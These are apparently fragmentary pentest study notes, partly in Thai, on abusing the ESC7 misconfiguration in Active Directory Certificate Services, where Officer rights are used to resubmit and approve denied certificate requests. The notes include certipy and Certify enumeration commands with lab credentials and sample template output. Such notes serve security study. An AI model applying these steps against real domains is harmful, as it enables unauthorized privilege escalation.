
: True

: True


: True

: True

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Misconfigured Access Control - ManageCertificates rights

AKA **Officer rights**

various methods :

- concerning key archival (aka "**key recovery agents**")
- **ICertAdminD::ResubmitRequest** method
 - ส่ง certificate request ที่อยู่ในสถานะ pending หรือ ถูก denied ไปแล้วไปที่ CA อีกครั้ง
 - ทำการอนุมัติด้วย Officer rights

ทำให้ผู้โจมตีสามารถหลอกเลี้ยง "CA certificate manager approval"

ESC7

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -  
stdout
```

From Window

```
Certify.exe find /vulnerable
```


Requirement check

<SNIP>


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Template Name	: ESC7_1
Display Name	: ESC7_1
Certificate Authorities	: lab-LAB-DC-CA
Enabled	: True
Client Authentication	: True
Enrollee Supplies Subject	: True
Requires Manager Approval	: True

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ESC7



ESC 5

Vulnerable PKI Object Access Control - Other objects

